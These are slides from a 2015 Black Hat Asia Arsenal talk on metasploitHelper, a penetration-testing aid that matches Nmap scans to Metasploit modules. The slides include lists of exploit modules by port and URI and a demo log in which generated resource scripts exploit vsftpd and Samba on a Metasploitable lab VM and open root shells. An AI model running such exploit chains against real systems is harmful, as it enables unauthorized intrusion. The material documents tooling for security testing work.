

metasploitHelper

Keith Lee & Michael Gianarakis
Blackhat Asia Arsenal 2015



#whoami

@keith55

Security Consultant at SpiderLabs

@mgianarakis

Managing Consultant at SpiderLabs

Application Security

What Is This Presentation About?

- Problems metasploitHelper tries to resolves
- How metasploitHelper works
- Problems faced during development
- Some gotchas

Problems metasploitHelper
tries to resolves

Problems metasploitHelper tries to resolves


- There are new Metasploit modules released every now and then. It is difficult to keep up with every Metasploit modules that have been released.
- We do not want to miss any easy to spot vulnerabilities during a penetration test.
- Manual penetration testing is still recommended, this tool is meant to assist penetration testers during tests.

Metasploit Modules

- Modules can be categorize into auxiliary and exploit modules.
- Modules can also be categorize into HTTP URI and port based exploits.

How metasploitHelper works

How metasploitHelper works



Problems faced

Problems faced

- **There are websites that blocks scripts using invalid user agent.**
The script circumvent this by faking the user- agent.
- **The target web server returns a status code of 200 for all URIs.**
The script attempts to tests the web server for fictitious URIs. The script does not continue with the bruteforce unless the -detect parameter is specified.
The script performs a match for the keywords in the page title against that of the title of the Metasploit module.

Some Gotchas

Some Gotchas

- Some Metasploit modules do not specify the correct TARGETURI.
- Instead, they have specified the root / as the TARGETURI.

Demo

metasploitHelper Help Menu

```
root@kali:/git/metasploitHelper# python metasploitHelper.py
usage: metasploitHelper.py [-h] [-i NMAPFILE] [-v] [-nocache] [-findWeb]
                          [-findPort] [-detect] [-enableRoot]

optional arguments:
  -h, --help            show this help message and exit
  -i NMAPFILE            [use Nmap .xml file]
  -v                    [verbose (default=false)]
  -nocache               [search Metasploit folder instead of using default-path.csv and
                          port2Msf.csv (default=off)]
  -findWeb               [find only HTTP/HTTPs exploits (default=on)]
  -findPort              [find only port-based matched exploits (default=on)]
  -detect                [find Metasploit http module matched based on both URI and page
                          title (default=off)]
  -enableRoot            [include Metasploit modules for root URI / (default=off)]
```

Running metasploitHelper

```
root@kali:/git/metasploitHelper# python metasploitHelper.py -i nmap_target.xml -nocache
```

```
- Initial Testing with Random URLs...
```

```
- Brute Forcing URLs...
```

```
Found: http://192.168.112.167:80/index.php 200
```

```
- Initial Testing with Random URLs...
```

```
- Brute Forcing URLs...
```

```
Found: http://192.168.112.167:8180/index.jsp 200
```

```
Found: http://192.168.112.167:8180/manager/html 401
```

```
Found: http://192.168.112.167:8180/admin/index.jsp 200
```

```
Metasploit resource script: runDefaultPathAux.rc written.
```

```
Metasploit resource script: runDefaultPathExp.rc written.
```

```
Metasploit resource script: runMsfAux.rc written.
```

```
Metasploit resource script: runMsfExp.rc written.
```

```
Report written to report.txt.
```

Generated 'data' files by crawling Metasploit modules folder

GitHub, Inc. [US]https://github.com/milo2012/metasploitHelper/blob/master/port2Msf.csv

GitHub

This repositorySearch

📄

milo2012 / metasploitHelper

🔗

branch: master

metasploitHelper / port2Msf.csv

invalid-email-address

6 hours ago fix bug

2 contributors

743 lines (742 sloc)

37.423 kb

🔍

Search this file...

1

2940

post/multi/escalate/metasploit_pcaplog

2

9200

exploits/multi/elasticsearch/script_mvel_rce

3

9200

exploits/multi/elasticsearch/search_groovy_script

4

80

exploits/multi/wyse/hagent_untrusted_hsdata

5

3690

exploits/multi/svn/svnserve_date

6

21

exploits/multi/ftp/pureftpd_bash_env_exec

7

21

exploits/multi/ftp/wuftpd_site_exec_format

8

22

exploits/multi/ssh/sshexec

9

80

exploits/multi/http/sonicwall_gms_upload

10

8080

exploits/multi/http/hp_sitescope_issuesiebelcmd

11

8080

exploits/multi/http/jboss_bshdeployer

12

443

exploits/multi/http/op5_license

13

9090

exploits/multi/http/openfire_auth_bypass

14

631

exploits/multi/http/cups_bash_env_exec

[PASSWORD]

15

8080

exploits/multi/http/struts_default_action_mapper

16

80

exploits/multi/http/opmanager_socialit_file_upload

17

8080

exploits/multi/http/jboss_invoke_deploy

18

8080

exploits/multi/http/struts_include_params

GitHub, Inc. [US]https://github.com/milo2012/metasploitHelper/blob/master/default-path.csv

invalid-email-address

19 days ago updated

2 contributors

240 lines (239 sloc)

24.8 kb

Raw

Blame

History

🔍

Search this file...

/

exploits/multi/elasticsearch/script_mvel_rce

ElasticSearch Dynamic Scrip

/

exploits/multi/http/sonicwall_gms_upload

SonicWALL GMS 6 Arbitrary Fi

/SiteScope/

exploits/multi/http/hp_sitescope_issuesiebelcmd

HP SiteScope issueSiebelCmd

/bf102/

exploits/multi/http/php_volunteer_upload_exec

PHP Volunteer Management Sy

/mediawiki

exploits/multi/http/mediawiki_thumb

MediaWiki Thumb.php Remote

/sflog/

exploits/multi/http/sflog_upload_exec

Sflog! CMS 1.0 Arbitrary File U

/x7chat2

exploits/multi/http/x7chat2_php_exec

[USERNAME+PASSWORD]

X7 Chat 2.0.5 lib/message.php

/

exploits/multi/http/vtiger_install_rce

Vtiger Install Unauthenticated F

/qdPM/

exploits/multi/http/qdpm_upload_exec

qdPM v7 Arbitrary PHP File Up

/AjaXplorer-2.5.5/

exploits/multi/http/ajaxplorer_checkinstall_exec

AjaXplorer checkInstall.php Rei

/mobilecartly/

exploits/multi/http/mobilecartly_upload_exec

MobileCartly 1.0 Arbitrary File C

/

exploits/multi/http/openfire_auth_bypass

Openfire Admin Console Authe

/vtigercrm/

exploits/multi/http/vtiger_soap_upload

vTiger CRM SOAP AddEmailAt

/testlink-1.9.3/

exploits/multi/http/testlink_upload_exec

TestLink v1.9.3 Arbitrary File U

/vtigercrm/

exploits/multi/http/vtiger_php_exec

vTigerCRM v5.4.0/v5.3.0 Authe

/jos.php

exploits/multi/http/v0pcr3w_exec

v0pCr3w Web Shell Remote C

/manager

exploits/multi/http/tomcat_mgr_upload

Apache Tomcat Manager Authe

/phpwiki

exploits/multi/http/phpwiki_ploticus_exec

Phpwiki Ploticus Remote Code

/struts2-blank/example/HelloWorld.action

exploits/multi/http/struts_default_action_mapper

Apache Struts 2 DefaultActionN

/wikka/

exploits/multi/http/wikka_spam_exec

WikkaWiki 1.3.2 Spam Logging

/IDC.php

exploits/multi/http/stunshell_eval

STUNSHELL Web Shell Remot

/invoker/JMXInvokerServlet

exploits/multi/http/jboss_invoke_deploy

JBoss DeploymentFileReposits

/struts2-blank/example/HelloWorld.action

exploits/multi/http/struts_include_params

Apache Struts includeParams f

/

exploits/multi/http/gitlab_shell_exec

Gitlab-shell Code Execution

Trustwave®

SpiderLabs®

Generated report.txt contain list of matching modules (HTTP/Port based exploits)

```
GNU nano 2.2.6 File: report.txt

192.168.112.167:8180
auxiliary/scanner/http/tomcat_mgr_login
auxiliary/scanner/http/apache_activemq_source_disclosure

192.168.112.167:21
auxiliary/admin/cisco/vpn_3000_ftp_bypass
auxiliary/admin/scada/modicon_password_recovery
auxiliary/scanner/ftp/titanftp_xcrc_traversal
auxiliary/scanner/ftp/anonymous
auxiliary/scanner/ftp/ftp_version
auxiliary/scanner/ftp/ftp_login

192.168.112.167:22
auxiliary/scanner/ssh/ssh_login
auxiliary/scanner/ssh/ssh_enumusers
auxiliary/scanner/ssh/ssh_version
auxiliary/scanner/ssh/detect_kippo
auxiliary/scanner/ssh/ssh_identify_pubkeys
auxiliary/scanner/ssh/cerberus_sftp_enumusers
auxiliary/scanner/ssh/ssh_login_pubkey

192.168.112.167:23
auxiliary/scanner/telnet/telnet_encrypt_overflow
auxiliary/scanner/telnet/telnet_ruggedcom
auxiliary/scanner/telnet/telnet_version

192.168.112.167:25
auxiliary/scanner/smtp/smtp_ntlm_domain
auxiliary/scanner/smtp/smtp_enum

192.168.112.167:53
auxiliary/scanner/dns/dns_amp
```

Running the Generated Metasploit Resource Scripts against Target (Metasploitable VM)

```
resource (runMsfExp.rc)> use exploits/unix/ftp/vsftpd_234_backdoor
resource (runMsfExp.rc)> set RHOST 192.168.112.167
RHOST => 192.168.112.167
resource (runMsfExp.rc)> set RHOSTS 192.168.112.167
RHOSTS => 192.168.112.167
resource (runMsfExp.rc)> set RPORT 21
RPORT => 21
resource (runMsfExp.rc)> exploit
[*] Banner: 220 (vsFTPd 2.3.4)
[*] USER: 331 Please specify the password.
[+] Backdoor service has been spawned, handling...
[+] UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.112.148:58625 -> 192.168.112.167:6200) at 2015-03-25 13:45:02 -0400
```

```
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
```

```
resource (runMsfExp.rc)> use exploits/multi/samba/usermap_script
resource (runMsfExp.rc)> set RHOST 192.168.112.167
RHOST => 192.168.112.167
resource (runMsfExp.rc)> set RHOSTS 192.168.112.167
RHOSTS => 192.168.112.167
resource (runMsfExp.rc)> set RPORT 139
RPORT => 139
resource (runMsfExp.rc)> exploit
[*] Started reverse double handler
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo nb49ClQlFQDXD4EF;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "nb49ClQlFQDXD4EF\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 2 opened (192.168.112.148:4444 -> 192.168.112.167:39966) at 2015-03-25 13:48:09 -0400
```

```
whoami
root
```

Conclusion

- The script can be downloaded from <https://github.com/milo2012/metasploitHelper/>.